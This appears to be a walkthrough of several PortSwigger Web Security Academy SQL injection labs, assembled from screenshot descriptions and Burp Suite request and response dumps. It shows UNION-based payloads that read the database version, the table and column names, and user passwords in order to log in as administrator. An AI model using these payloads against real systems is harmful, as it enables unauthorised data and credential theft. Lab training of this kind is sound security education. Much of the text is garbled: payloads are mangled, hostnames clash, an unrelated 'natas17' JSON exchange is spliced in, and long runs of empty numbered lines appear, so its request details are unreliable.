The screenshot shows a web browser displaying a lab from the Web Security Academy. The URL is <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle>. The main content is titled "Lab: SQL injection attack, querying the database type and version on Oracle". It contains instructions: "This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string." Below the instructions are "Hint" and "Solution" sections. The "Solution" section provides three steps:

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:  
`'+UNION+SELECT+'abc', 'def'+FROM+dual--`
3. Use the following payload to display the database version:  
`'+UNION+SELECT+BANNER,+NULL+FROM+v\$version--`

At the bottom, there is a "Community solutions" section and a "TRY FOR FREE" button for Burp Suite.

Below the browser window, the Burp Suite interface is shown. The "Proxy" tab is selected. A request is displayed in the "Raw" tab:

```
GET /filter?category=Tech+gifts HTTP/1.1
Host: 0a9d0f09510e28158ea00640039.web-security-academy.net:80
Cookie: session=ph0tctgtaHtS9vdoRBytH8Kp7TmQ1kK
Sec-Ch-Ua: "Not A Brand";v="11", "Chromium";v="114.0.5938.102", "Google Chrome";v="114.0.5938.102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5938.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0a9d0f09510e28158ea00640039.web-security-academy.net/filter?category=Tech+gifts
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

```

The "Inspector" panel on the right shows various request details like attributes, query parameters, body parameters, cookies, and headers. A context menu is open over the raw request, showing options like "Send to Intruder", "Send to Repeater", etc.

Send the request to the repeater and change the first line to this.

"'+UNION+SELECT+BANNER,+NULL+FROM+v\$version--"

SQL injection attack, querying the database type and version on Oracle

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

WE LIKE TO SHOP



## Tech gifts

Refine your search:

All Accessories Food & Drink Lifestyle Tech gifts Toys & Games

### Eye Projectors


Are you one of those people who have very vivid dreams worthy of sharing with everyone you know? Do you lack the imagination to describe what you've seen? With extensive research and exhaustive trials our team of Ophthalmologists, and techy peeps, have made it possible for you to share everything that is going on inside your head. If you think laser eye surgery is advanced we haven't seen anything yet. A small implant behind the lens of your eyes links to the thalamus and cortex, transmitting images that can be projected in the blink of an eye. With sufficient training, it is even possible for you to learn to sleep with your eyes open. Then you can entertain family and friends to a unique movie night like they have never experienced before. Forget Netflix, no subscription required here. The quality of projected images works better with blue eyes, therefore, we envisage altering most eye colors in order for you to experience the best we know you deserve. The process from start to finish is probably cheaper than you will be expecting. You have nothing to lose by booking a free consultation today.

### 3D Voice Assistants


Voice assistants have just got so much better. You no longer have to look at a blank screen, your 3d assistant can be customized to resemble anyone you want it to be. Your assistant works via a Bluetooth connection enabling you to keep that cell tucked away out of sight. Pop your assistant on the table, in your top pocket, or anywhere you like. Just like other voice assistants you can communicate in real time and ask it anything you need to know. You will never be alone with your 3D assistant. Good company for all occasions, debates, play puzzles and listen to your choice of music together. Your assistant comes with a 600 page, hard

## SQL injection attack, querying the database type and version on MySQL and Microsoft

Go to the product page category filter and click on “Gifts”. Get the request to the Burp Suite to it.



The screenshot shows a web browser displaying a lab titled "Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft". The lab is categorized under "PRACTITIONER" and is marked as "Not solved". A hint is provided: "This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query." Below the hint, there is a "Hint" dropdown and an "ACCESS THE LAB" button. A solution section is also present. The URL in the address bar is <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft>.



The screenshot shows a product page with a search bar at the top. Below the search bar, there are categories: All, Accessories, Food & Drink, Gifts, Pets, and Toys & Games. The "Gifts" category is highlighted with a red border. Below the categories, there are several product listings. One listing is for a "ZZZZZZ Bed - Your New Home Office". Another listing is for a "Giant Pillow Thing". A third listing is for a "Six Pack Beer Belt". The URL in the address bar is <https://0a2300a60451e23f84c35ead0fb500e2.web-security-academy.net>.

The screenshot shows a Burp Suite interface with the following details:

- Request Tab:** A POST request to `https://0a2300a0451e23f84c35eac00b00e2.web-security-academy.net:443` with the path `/index.php?category=Gifts`.
- Request Headers:**
  - Host: 0a2300a0451e23f84c35eac00b00e2.web-security-academy.net
  - Cookie: session=EWAS51JN9yjP0A0EoS75frcnVlp0Nm
  - Sec-Ch-Ua: "Not\_A�;v=80"
  - Sec-Ch-Ua-Mobile: ?0
  - Sec-Ch-Ua-Platform: "Windows"
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5545.141 Safari/537.36
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
  - Sec-Fetch-Site: same-origin
  - Sec-Fetch-User: ?1
  - Sec-Fetch-Dest: document
- Request Body:**

```
{"username": "natas17", "password": "natas17"}  
18
```
- Response Tab:** A 200 OK response with the following JSON content:

```
{"id": 47, "username": "natas17", "level": 17, "privilege": "admin", "password": "d43d46018317eaa0f21679c470c34a5e"}  
18
```

Send that request to the repeater. Change the first line to “`“+UNION+SELECT+@version,+NULL#”`”.

A screenshot of a web browser window. The address bar shows the URL: http://0a2300a60451e23fb4c35eac00b800e2.web-security-academy.net/filter?category=Gifts. The page content displays the text "SQL injection attack, querying the database type and version on MySQL and Microsoft". A green progress bar at the bottom right indicates the task is "Solved".

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

WE LIKE TO SHOP



## Gifts

Refine your search:

All Accessories Food & Drink Gifts Pets Toys & Games

### Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life, a quieter, more reasonable, and un-opinionated one.

### Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseous? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around so as to be fully protected from the wet weather. To add insult to the rest of the public, in fact, the umbrella only has one handle.

## SQL injection attack, listing the database contents on non-Oracle databases

Go to the website and click “Gifts” and get the request on Burp Suite.

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users. To solve the lab, log in as the `administrator` user.

**Hint**

**Solution**

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the `query` and which columns contain `text` data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:  
`'+UNION+SELECT+'abc', 'def'--`
3. Use the following payload to retrieve the list of tables in the database:  
`'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--`
4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:  
`'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='`

SQL injection attack, listing the database contents on non-Oracle databases

WebSecurityAcademy

SQL injection attack, listing the database contents on non-Oracle databases

Back to lab description >

WE LIKE TO SHOP

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Gifts Lifestyle

**The Trolley-ON**

Some days life can be so tough, everything seems to get in your way, and you can't juggle everything the way you need to. Our extremely versatile Trolley-ON is the answer to all your prayers. Not only is the Trolley-ON useful for transporting things like; luggage, shopping, purses, and a change of clothes, it also doubles up as a buggy and dog basket. If you find you can't reach the top shelves in the supermarket aisles, just hop in and give yourself a leg up. This is a great product for couples, as it is not yet self-propelled, with two of you at the helm you will be able to take it in turns to Kart down steep roads and hills, not just practical but fun too! Please be advised not to pick up a freebie in car parks and along railway lines, these Trolley-Ons are likely to be malfunctioning and we cannot guarantee your safety. You can buy from a name you trust and we offer a full service and MOT for two years from the date of purchase. Once you incorporate this product into your everyday life you will wonder how you ever lived without it.

**The Alternative Christmas Tree**

This is a great idea for tiny living. The need to move your treasured possessions into the attic to make space to decorate is a thing of the past. The full Santa suit complete with decorative lights can be worn by any family member (Grandpa Joe) who isn't usually very mobile. Dress them up and plug them in. If you find you need extra sealing as you're entertaining over the festive season Grandpa Joe can be positioned in any area of the house where this is an electrical outlet. Be advised the lights should only be run for a period of one hour during use, with a ten-minute break to avoid overheating. Food and drink must not be consumed while in decoration pose. The suit is fully synthetic and will need regular washing to maintain its fresh festive pine fragrance. This is guaranteed to also free you of the mountain of gifts spilling over your pristine lounge carpet, a crate can be attached to the legs of the suit pants and Grandpa Joe will be able to keep them safe and tidy. Visiting children will be thrilled with your resident Santa as the innovative 'ho ho ho' button positioned discreetly in his hand is activated on shaking. Don't delay, order today as stock is limited to first come first served.

**Portable Hat**

This Portable hat will be the best thing you buy yourself this year. It can be worn on your head for ease of transportation. Lightweight but sturdy it will keep your

Burp Suite Community Edition v2023.9.4 - Temporary Project

Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a6300e037baef0a0e14d300c00f9.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Priority Raw Hex

```

1 GET / HTTP/1.1
2 Host: 0a6300e037baef0a0e14d300c00f9.web-security-academy.net
3 Cookie: session=1ad720c0q0Jf0052Wu0TfaH3jHeK3g0
4 Sec-Ch-Ua: "Not A Brand";v="100", "Chromium";v="116.0.5845.141", "Google Chrome";v="116.0.5845.141"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-User: noone
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Dest: document
14 Referer: https://0a6300e037baef0a0e14d300c00f9.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18

```

Comment this item HTTP/2

Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser
- Engagement tools (Pro version only) >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Proxy interception documentation

0 highlights

Change the code and get a username. Using that username modify the code.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a300e0037baef68a0e14d300c30019.web-security-academy.net

HTTP/2 (2)

Request

Pretty Raw Hex

```
1 GET /filter?name=asp%27
Gitz+!D!ON+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_ac
2tpt+-+HTTP/2
3 Host: 0a300e0037baef68a0e14d300c30019.web-security-academy.net
4 Cookie: session=aJsdZQWg-pOjJDGS3Vun7PwAjeMElgc
5 Sec-Ch-Ua: "Not I"
6 Sec-Ch-Ua-Mobile: "0"
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 AppleWebKit/537.36 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
12 Application-Language:en-US;q=0.7
13 Accept-Cookie: accept=1
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Referer: https://0a300e0037baef68a0e14d300c30019.web-security-academy.net/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
```

Response

Pretty Raw Hex Render

```
73   

we will be no surprise. Your lifespan and immortality will be delivered at our service, wrapping each item 100% original, something that will be called the best in the market. We have been in business for more than 10 years.


74   

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.


75   

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your friends' originality extend to all areas of your life. We love every project we work on, so don't wait, delay, give us a call today.


76   
```

```
77 <table>
78   <tr>
79     <td>username_jngk1q</td>
80   </tr>
81 </table>
82   

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseous? If you answered yes to one or both of these questions, you need the CoupleApeaposis Umbrella.


83   

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To insult to the issue, the umbrella has a built-in speaker system that plays the most romantic tunes. Be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want toificate with the top love in public.


84   

Cover both you and your partner and make the rest of us look on in envy and dispus with the CoupleApeaposis Umbrella.


85 </td>
86 <tr>
87   <td>Conversation Controlling Lemon</td>
88 </tr>
89   

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialise forever!


90   

When you feel a comment coming on pop it in your mouth and wait for the acidity to do its job. Only when the juice has rendered you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject.


91   

The lemon can be cut into pieces - make sure they are large enough to fill your


```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 18

Response headers 3

Now we can find the username and password. Using them login to the website.

The screenshot shows a browser window for the Web Security Academy. The URL is <https://0a8300e0037baef68a0e14d300c30019.web-security-academy.net/login>. The page title is "SQL injection attack, listing the database contents on non-Oracle databases". A green "LAB" button indicates it's not solved. The main content is a "Login" form with fields for "Username" (set to "administrator") and "Password" (set to a redacted string). A "Log in" button is present. At the bottom of the page, there's an orange bar with the message "Congratulations, you solved the lab!" and links for "Share your skills!" and "Continue learning >".

## SQL injection attack, listing the database contents on Oracle

Go to the website and click “gifts”. Get a request to the Burp Suite

[Back to all topics](#)

**SQL injection**

What is SQL injection?  
What is the impact of SQL injection?  
Detecting SQL injection vulnerabilities  
Examples of SQL injection  
Examining the database  
UNION attacks  
Blind SQL injection  
How to prevent SQL injection  
SQL injection cheat sheet  
View all SQL injection labs

## Lab: SQL injection attack, listing the database contents on Oracle

**SOLVED** LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

**Hint**

**Accessing the Lab**

**Solution**

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:  
`'UNION SELECT 'abc', 'def' FROM dual --`
3. Use the following payload to retrieve the list of tables in the database:  
`'UNION SELECT table_name, NULL FROM all_tables--`
4. Find the name of the table containing user credentials.

<https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns>

**Find SQL injection vulnerabilities using Burp Suite**

TRY FOR FREE

Request URL: https://0a0c0d40ee9a8e01d5397e00e000c.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

HTTP/2 /filter?category=Tech+gifts

Host: 0a0c0d40ee9a8e01d5397e00e000c.web-security-academy.net

Cookie: sessionID=8f43a9d758b89797e00e000c; PHPSESSID=00c10ZT1eTos

Sec-Ch-Ua: "Not A Brand";v="1"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Unknown"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?0

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

10

11

12

13

14

15

16

17

18

Send it to the repeater change the code and get a username first.

Again modify the code using that username and get another username and password.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a0c004d04ee9a8e81d5397e0ce000c.web-security-academy.net

Request

	Pretty	Raw	Hex
1	GET /filter?category=Tech+gifts' OR UNION+SELECT+column_name,+NULL+FROM+all_table_columns+WHERE+table_name+43d+USERS_FT2CKB--		HTTP/1.1
2	Host: 0a0c004d04ee9a8e81d5397e0ce000c.web-security-academy.net		
3	Cookie: session=yhcuudng758XbgV9vuw0C1oF2Teik0d		
4	Sec-Ch-Ua: "Not		
5	Sec-Ch-Ua-Mobile: ?0		
6	Sec-Ch-Ua-Platform: "		
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.149		
8	Safari/517.3E		
9	Accept: */*		
10	Accept-Language: en-US,en;q=0.9		
11	Content-Type: application/x-www-form-urlencoded		
12	Content-Length: 10		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: navigate		
15	Sec-Fetch-Dest: document		
16	Sec-Fetch-User: null		
17	Accept-Encoding: gzip, deflate		
18	Accept-Language: en-US,en;q=0.9		
19			
20			
21			
22			
23			
24			
25			
26			
27			
28			
29			
30			
31			
32			
33			
34			
35			
36			
37			
38			
39			
40			
41			
42			
43			
44			
45			
46			
47			
48			
49			
50			
51			
52			
53			
54			
55			
56			
57			
58			
59			
60			
61			
62			
63			
64			
65			
66			
67			
68			
69			
70			
71			
72			
73			
74			
75			
76			
77			
78			
79			
80			
81			
82			
83			
84			
85			
86			
87			
88			
89			
90			
91			
92			
93			
94			
95			
96			
97			
98			
99			
100			
101			
102			
103			
104			
105			
106			
107			
108			
109			
110			
111			

Response

	Pretty	Raw	Hex	Render
1	</tr>		89	
2	<tr>		90	
3	<td>		91	Lightbulb Moments
4	</td>		92	</tr>
5	<p>How many times have you had a lightbulb moment and not		93	had any way of writing it down, or your cell is out of reach and you've forgotten before you find it? Well, that's why we have come up with the perfect solution.
6	<p>The reason why we have come up with the		94	apose:LightbulbMomentsLaps: are unique voice-activated, recording software. Just replace all
7	<p>the bulb with the apose:LightbulbMomentsLaps: and you'll never forget that viral idea again. With bayonet and screw fittings available they will		95	simply slot every lamp, and overhead light socket,
8	<p>in your home.		96	When the idea hits you just call out, apose:LightbulbMomentsLaps:, and your bulb will be ready to start recording. There is no need to download to a phone
9	<p>or tablet to retrieve your data, just say, apose:TellMe:Weapons:, and the bulb will repeat back what you have said.		97	Even better still, unlike regular light bulbs, these
10	<p>have a 10-year warranty and will be replaced for a		98	discount of 10% of the original purchase price. No minimum order required, only buy what you need. Never
11	<p>miss that lightbulb moment again.		99	
12	</td>		100	
13	</tr>		101	
14	<td>		102	
15	<td>PASSWORD_JIDCEF		103	
16	</td>		104	
17	</tr>		105	
18	<td>		106	
19	<div class="footer-wrapper">		107	
20	</div>		108	
21	</td>		109	
22	</div>		110	
23	</body>		111	
24	</html>			

Inspector

	Request attributes	2
1	Request query parameters	1
2	Request body parameters	0
3	Request cookies	1
4	Request headers	18
5	Response headers	3

Using that username and password again modify the SQL code and get the username and password for the website login.

The screenshot shows the Burp Suite interface with a temporary project titled "Target: https://0a0c004d04ee9a8e81d5397e00ce000c.web-security-academy.net". The request pane contains a POST payload for a "/filter?category=Tech+gifts" endpoint, which includes various headers and a JSON body. The response pane displays the server's response, which is a HTML page advertising an "All-in-One Typewriter". The page content discusses the benefits of the typewriter, such as saving time and money, and includes a note about its portability and the ability to print on the go. The response also includes a section for "Beep the Vacation Traffic". The bottom status bar indicates "0 highlights" and "0 highlights".

Request

Raw Hex

1: GET /filter?category=Tech+gifts HTTP/2

2: Host: 0a0c004d04ee9a8e81d5397e00ce000c.web-security-academy.net

3: Cookie: sessionid=yNcunfg758XBq7v9wOclpZTe1FtOs

4: Sec-Ch-Ua: "Not A Brand";v="100"

5: Sec-Ch-Ua-Mobile: ?0

6: Sec-Ch-Ua-Platform: ??

7: Upgrade-Insecure-Requests: 1

8: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36

9: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=1

10: Accept-Encoding: gzip, deflate

11: Accept-Language: en-US,en;q=0.9

12:

13: Sec-Fetch-Site: same-origin

14: Sec-Fetch-Mode: navigate

15: Sec-Fetch-Dest: document

16: Referer: https://0a0c004d04ee9a8e81d5397e00ce000c.web-security-academy.net/filter?category=Tech+gifts

17:

18:

19:

20:

21:

22:

23:

24:

25:

26:

27:

28:

29:

30:

31:

32:

33:

34:

35:

36:

37:

38:

39:

40:

41:

42:

43:

44:

45:

46:

47:

48:

49:

50:

51:

52:

53:

54:

55:

56:

57:

58:

59:

60:

61:

62:

63:

64:

65:

66:

67:

68:

69:

70:

71:

72:

73:

74:

75:

76:

77:

78:

79:

80:

81:

82:

83:

84:

85:

86:

87:

88:

89:

90:

91:

92:

93:

94:

95:

96:

97:

98:

99:

100:

101:

102:

103:

104:

105:

106:

107:

108:

109:

110:

111:

112:

113:

114:

115:

116:

117:

118:

119:

120:

121:

122:

123:

124:

125:

126:

127:

128:

129:

130:

131:

132:

133:

134:

135:

136:

137:

138:

139:

140:

141:

142:

143:

144:

145:

146:

147:

148:

149:

150:

151:

152:

153:

154:

155:

156:

157:

158:

159:

160:

161:

162:

163:

164:

165:

166:

167:

168:

169:

170:

171:

172:

173:

174:

175:

176:

177:

178:

179:

180:

181:

182:

183:

184:

185:

186:

187:

188:

189:

190:

191:

192:

193:

194:

195:

196:

197:

198:

199:

200:

201:

202:

203:

204:

205:

206:

207:

208:

209:

210:

211:

212:

213:

214:

215:

216:

217:

218:

219:

220:

221:

222:

223:

224:

225:

226:

227:

228:

229:

230:

231:

232:

233:

234:

235:

236:

237:

238:

239:

240:

241:

242:

243:

244:

245:

246:

247:

248:

249:

250:

251:

252:

253:

254:

255:

256:

257:

258:

259:

260:

261:

262:

263:

264:

265:

266:

267:

268:

269:

270:

271:

272:

273:

274:

275:

276:

277:

278:

279:

280:

281:

282:

283:

284:

285:

286:

287:

288:

289:

290:

291:

292:

293:

294:

295:

296:

297:

298:

299:

300:

301:

302:

303:

304:

305:

306:

307:

308:

309:

310:

311:

312:

313:

314:

315:

316:

317:

318:

319:

320:

321:

322:

323:

324:

325:

326:

327:

328:

329:

330:

331:

332:

333:

334:

335:

336:

337:

338:

339:

340:

341:

342:

343:

344:

345:

346:

347:

348:

349:

350:

351:

352:

353:

354:

355:

356:

357:

358:

359:

360:

361:

362:

363:

364:

365:

366:

367:

368:

369:

370:

371:

372:

373:

374:

375:

376:

377:

378:

379:

380:

381:

382:

383:

384:

385:

386:

387:

388:

389:

390:

391:

392:

393:

394:

395:

396:

397:

398:

399:

400:

401:

402:

403:

404:

405:

406:

407:

408:

409:

410:

411:

412:

413:

414:

415:

416:

417:

418:

419:

420:

421:

422:

423:

424:

425:

426:

427:

428:

429:

430:

431:

432:

433:

434:

435:

436:

437:

438:

439:

440:

441:

442:

443:

444:

445:

446:

447:

448:

449:

450:

451:

452:

453:

454:

455:

456:

457:

458:

459:

460:

461:

462:

463:

464:

465:

466:

467:

468:

469:

470:

471:

472:

473:

474:

475:

476:

477:

478:

479:

480:

481:

482:

483:

484:

485:

486:

487:

488:

489:

490:

491:

492:

493:

494:

495:

496:

497:

498:

499:

500:

501:

502:

503:

504:

505:

506:

507:

508:

509:

510:

511:

512:

513:

